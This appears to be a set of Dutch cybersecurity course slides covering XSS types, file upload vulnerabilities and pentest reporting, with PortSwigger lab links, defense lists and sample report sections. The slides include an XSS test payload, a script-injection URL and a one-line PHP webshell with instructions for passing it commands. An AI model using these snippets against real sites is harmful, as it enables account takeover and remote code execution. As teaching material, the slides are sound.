
= Een web vulnerability waarbij een attacker de interacties van een gebruiker kan compromiteren.

Mogelijke gevolgen:

- De attacker kan zich voordoen als het slachtoffer
- De attacker kan elke actie uitvoeren die de gebruiker kan uitvoeren
- De attacker kan data raadplegen waar de gebruiker toegang toe heeft

Werking

XSS manipuleert een vulnerable website, zodat deze zijn JavaScript naar gebruikersstuurt, waar de code wordt uitgevoerd in de browser van de gebruiker



Testen hiervoor kan door gebruik te maken van de "alert()" functie (eg. `<img src=x onerror=alert(1)>`) of in nieuwere chrome browsers, met de print() functie

Types XSS

- Reflected XSS: het malicious script komt van het huidige HTTP request. Dit is niet persistent, de gebruiker moet klikken op een door de aanvaller gemaakte URL.
- Stored XSS: het malicious script geraakt in de database van de applicatie opgeslagen en wordt van daaruit naar de gebruikers gestuurd (persistent).
- DOM-based XSS: de kwetsbaarheid zit in de client-side code ipv de server-side code.

Reflected XSS

De applicatie neemt data uit een HTTP request en voegt deze onveilig toe aan de onmiddelijke response,
waardoor eventuele scripts worden uitgevoerd

Normal code:

https://insecure-website.com/status?message=All+is+well

Gevolg:

```
<p>Status: All is well.</p>
```

Injection:

https://insecure-website.com/status?message=<script>/*+Bad+stuff+here...+*/</script>

Gevolg: script van de attacker wordt uitgevoerd

Reflected XSS: hoe testen

- Test elk entry point, waar de applicatie client-side data opneemt (eg. URL query strings, message body, URL file path, HTTP headers)
- Geef in elk van deze entry points een unieke random value in, lang genoeg om geen false matches te krijgen
- Voor elke random value die in het response terugkomt, ga je op zoek naar het originele entry point
- Gebruik in deze entry points (één voor één) een payload (eg. https://portswigger.net/web-security/cross-site-scripting/cheat-sheet of zie slide 4)

Oefening: https://portswigger.net/web-security/cross-site-scripting/reflected/lab-html-context-nothing-encoded

Stored XSS

Het malicious script geraakt in de database van de applicatie opgeslagen en wordt van daaruit naar de gebruikers gestuurd (persistent).

Normal request for blog comment:

```
POST /post/comment
HTTP/1.1
Host: vulnerable-website.com
Content-Length: 100
postId=3&comment=This+post+was+extremely+helpful.&name=Carlos+Montoya&email
=carlos%40normal-user.net
```

Vervang comment door script

Gevolg: Script wordt uitgevoerd door iedereen die de blog post met comments opent

Oefening: https://portswigger.net/web-security/cross-site-scripting/stored/lab-html-context-nothing-encoded

DOM-based XSS

De applicatie bevat client-side javascript dat data verwerkt van een onbetrouwbare bron, op een onbetrouwbare manier (gewoonlijk door de data naar de DOM te schrijven)

- Kijk naar HTML sinks (zoals location.search), Javascript execution sinks
- Gebruik een DOM Invader (extensie in Burp)

Oefening: https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-document-write-sink & https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-innerhtml-sink &https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-jquery-href-attribute-sink & https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-jquery-selector-hash-change-event

DOM-based XSS

Meer informatie: https://portswigger.net/web-security/cross-site-scripting/dom-based

Advanced oefeningen: https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-document-write-sink-inside-select-element & https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-angularjs-expression & https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-dom-xss-reflected & https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-dom-xss-stored

Defense

- Input sanitization (maar dit is zelfden sluitend)
- Output encoding
- Gebruik van de juiste response headers
- Content security policy (CSP)

File upload vulnerabilities

Wat zijn file upload vulnerabilities?

Een kwetsbaarheid ontstaat wanneer een webserver gebruikers toestaat bestanden te uploaden naar zijn bestandssysteem zonder voldoende validatie van hun naam, type, inhoud of grootte.

Worst case scenario: de aanvaller kan bijvoorbeeld een php webshell uploaden om zo volledige controle (RCE) over de server te krijgen

simple webshell: `<?php echo system($_GET['command']); ?>`

Vervolgens ga je als gebruiker naar de file op de website en voeg je in de url `?command=[jouw commando]` toe

Hoe ontstaan file upload vulnerabilities?

- Website maakt gebruik van blacklisting (maar vergeet bepaalde bestandstypen)
- De content header wordt impliciet vertrouwd, terwijl deze kan worden gebypassed
- De server controleert de bestandstypen,… op een foute manier (eg. Op basis van de door de user gegeven naam, .jpg, .pdf,…)

Oefeningen: https://portswigger.net/web-security/file-upload/lab-file-upload-remote-code-execution-via-web-shell-upload & https://portswigger.net/web-security/file-upload/lab-file-upload-web-shell-upload-via-content-type-restriction-bypass & https://portswigger.net/web-security/file-upload/lab-file-upload-web-shell-upload-via-path-traversal & https://portswigger.net/web-security/file-upload/lab-file-upload-web-shell-upload-via-extension-blacklist-bypass & https://portswigger.net/web-security/file-upload/lab-file-upload-web-shell-upload-via-obfuscated-file-extension

Defense

- Gebruik whitelisting van extensies
- Ga ook kijken naar de magic bytes van een file om het type te bepalen
- Voorkom uitvoering van bestand in door de gebruiker toegankelijke directories
- Hernoem geüploade bestanden
- Valideer dat de naam geen substrings bevat (eg. ../) die voor directory traversal kunnen worden gebruikt
- Upload bestanden niet naar het permanente bestandssysteem voor ze volledig gevalideerd zijn

Rapportering

Cybersecurity

2025-2026

Linde Nouwen

KdG
University of Applied Sciences and Arts

Belang van rapportage

- **Resultaten Communiceren:** Helder en nauwkeurig communiceren van de gevonden kwetsbaarheden.
- **Risico Evalueren:** Het management helpen de bedrijfsimplicaties van de risico's te begrijpen.
- **Remediëring Sturen:** Een duidelijke handleiding bieden voor ontwikkelaars en systeembeheerders om problemen op te lossen.
- **Bewijs Documenteren:** Dient als officieel bewijs dat de test is uitgevoerd en dat de scope is nageleefd.


Onderdelen

- **Executive summary**
- **Methodology**
- **Scope (en eventuele disclaimers)**
- **Technical findings**

Executive summary

- **Voor wie:** Management en besluitvormers.
- **Inhoud:**
  - Non-technische, beknopte samenvatting van de gehele test.
  - Korte beschrijving van de test, de scope en de belangrijkste bevindingen.
  - Een overzicht van de hoogste risico's en de algehele beveiligingshouding. (Meestal in grafiek vorm)
  - De belangrijkste, strategische aanbevelingen

Executive summary: bad examples



Executive Summary

As requested by Company X, a pen test was requested to ensure the security posture of the web architecture was in fact sound in light of recent concerns made internally by IT professionals. It is critical that there would be no issues and that security would remain high during fourth quarter sales and the upcoming holiday season.

While conducting a pen test of this architecture, the following was found:

- 42 identified risks added to the risk register.
- 37 identified risks can be completely mitigated by XX/XX/XX.
- The remaining 5 risks are acceptable risks and will be monitored.

As of the completion of this test and report, it has been deemed that once all risks have been mitigated, the security posture will remain high through the end of the year as expected and requested.

Executive summary: good example

[redacted]

Executive Summary

A security assessment and penetration testing are conducted against in-scope domains of the [redacted]. The purpose of the engagement was to utilize active exploitation techniques in order to evaluate the security of the application against best practice criteria, validate its security mechanisms, and identify possible threats and vulnerabilities. The assessment provides insight into the resilience of the application to withstand attacks from unauthorized users and the potential for valid users to abuse their privileges and access.
This current report details the scope of testing conducted and all significant findings along with detailed remedial advice. Vulnerabilities mentioned in this report are listed in order of **severity** and order of **exploitation.** The summary below provides a non-technical audience with a summary of the key findings and the next section of this report relates the key findings and contains technical details of each vulnerability that was discovered during the assessment along with tailored best practices to fix.

Risk Ratings

#	Risk Rating	CVSSv3 Score	Description
1	CRITICAL	9.0 - 10	A vulnerability was discovered that has been rated as critical. This requires resolution as quickly as possible.
2	HIGH	7.0 – 8.9	A vulnerability was discovered that has been rated as high. This requires resolution in a short term.
3	MEDIUM	4.0 – 6.9	A vulnerability was discovered that has been rated as medium. This should be resolved throughout the ongoing maintenance process.
4	LOW	1.0 – 3.9	A vulnerability was discovered that has been rated as low. This should be addressed as part of routine maintenance tasks.
5	INFO	0 – 0.9	A discovery was made that is reported for information. This should be addressed in order to meet leading practice.

6.3 Vulnerabilities Table

The following table summarizes the vulnerabilities found in the application, in line with CWE whenever possible, presenting a reference regarding the impact of each vulnerability.

POINT	TITLE	CWE-ID	CWE CATEGORY	SEVERITY
1	Application prone to mass account hijack vulnerability	CWE-285	Improper Authorization	CRITICAL
2	Stored Cross Site Scripting (XSS)	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	HIGH
3	Application prone to blind SQL injection	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	HIGH
4	Deletion of order requests of other users	CWE-284	Improper Access Control	HIGH
5	Account hijacking via password reset link poisoning	CWE-20	Improper Input Validation	HIGH
6	ACME Portal vulnerable to Server Side Request Forgery (SSRF)	CWE-918	Server-Side Request Forgery (SSRF)	MEDIUM
7	Bcrypt encrypted credentials being sent as GET request and Pass-the-Hash-like attack	CWE-294	Authentication Bypass by Capture-replay	MEDIUM
8	Session cookie without secure flag enabled	CWE-614	Sensitive Cookie in HTTPS Session Without 'Secure' Attribute	LOW
9	Email flood via password reset	CWE-799	Improper Control of Interaction Frequency	LOW

Methodology & scope

- Gedetailleerde beschrijving van de testmethodologie (bijv. OWASP Top 10, OSSTMM).
- Definitie van de **Scope** (welke systemen zijn getest) en **Rules of Engagement**

Technical findings

- **Voor wie:** Technisch personeel, ontwikkelaars, en systeembeheerders.
- **Inhoud:**
  - Risicogradatie: De ernst van de kwetsbaarheid (Kritiek, Hoog,Medium, Laag).
  - Gedetailleerde, individuele beschrijving van elke kwetsbaarheid.
  - Impact: De mogelijke gevolgen bij uitbuiting.
  - Proof of Concept (PoC): Stap-voor-stap instructies voor de exploitatie.
  - Aanbevelingen voor Remediëring: Gedetailleerde stappen om het probleem op te lossen.

Report example (others possible)

- https://www.overleaf.com/latex/templates/penetration-test-report-template/gbzgfgsnqyvq.pdf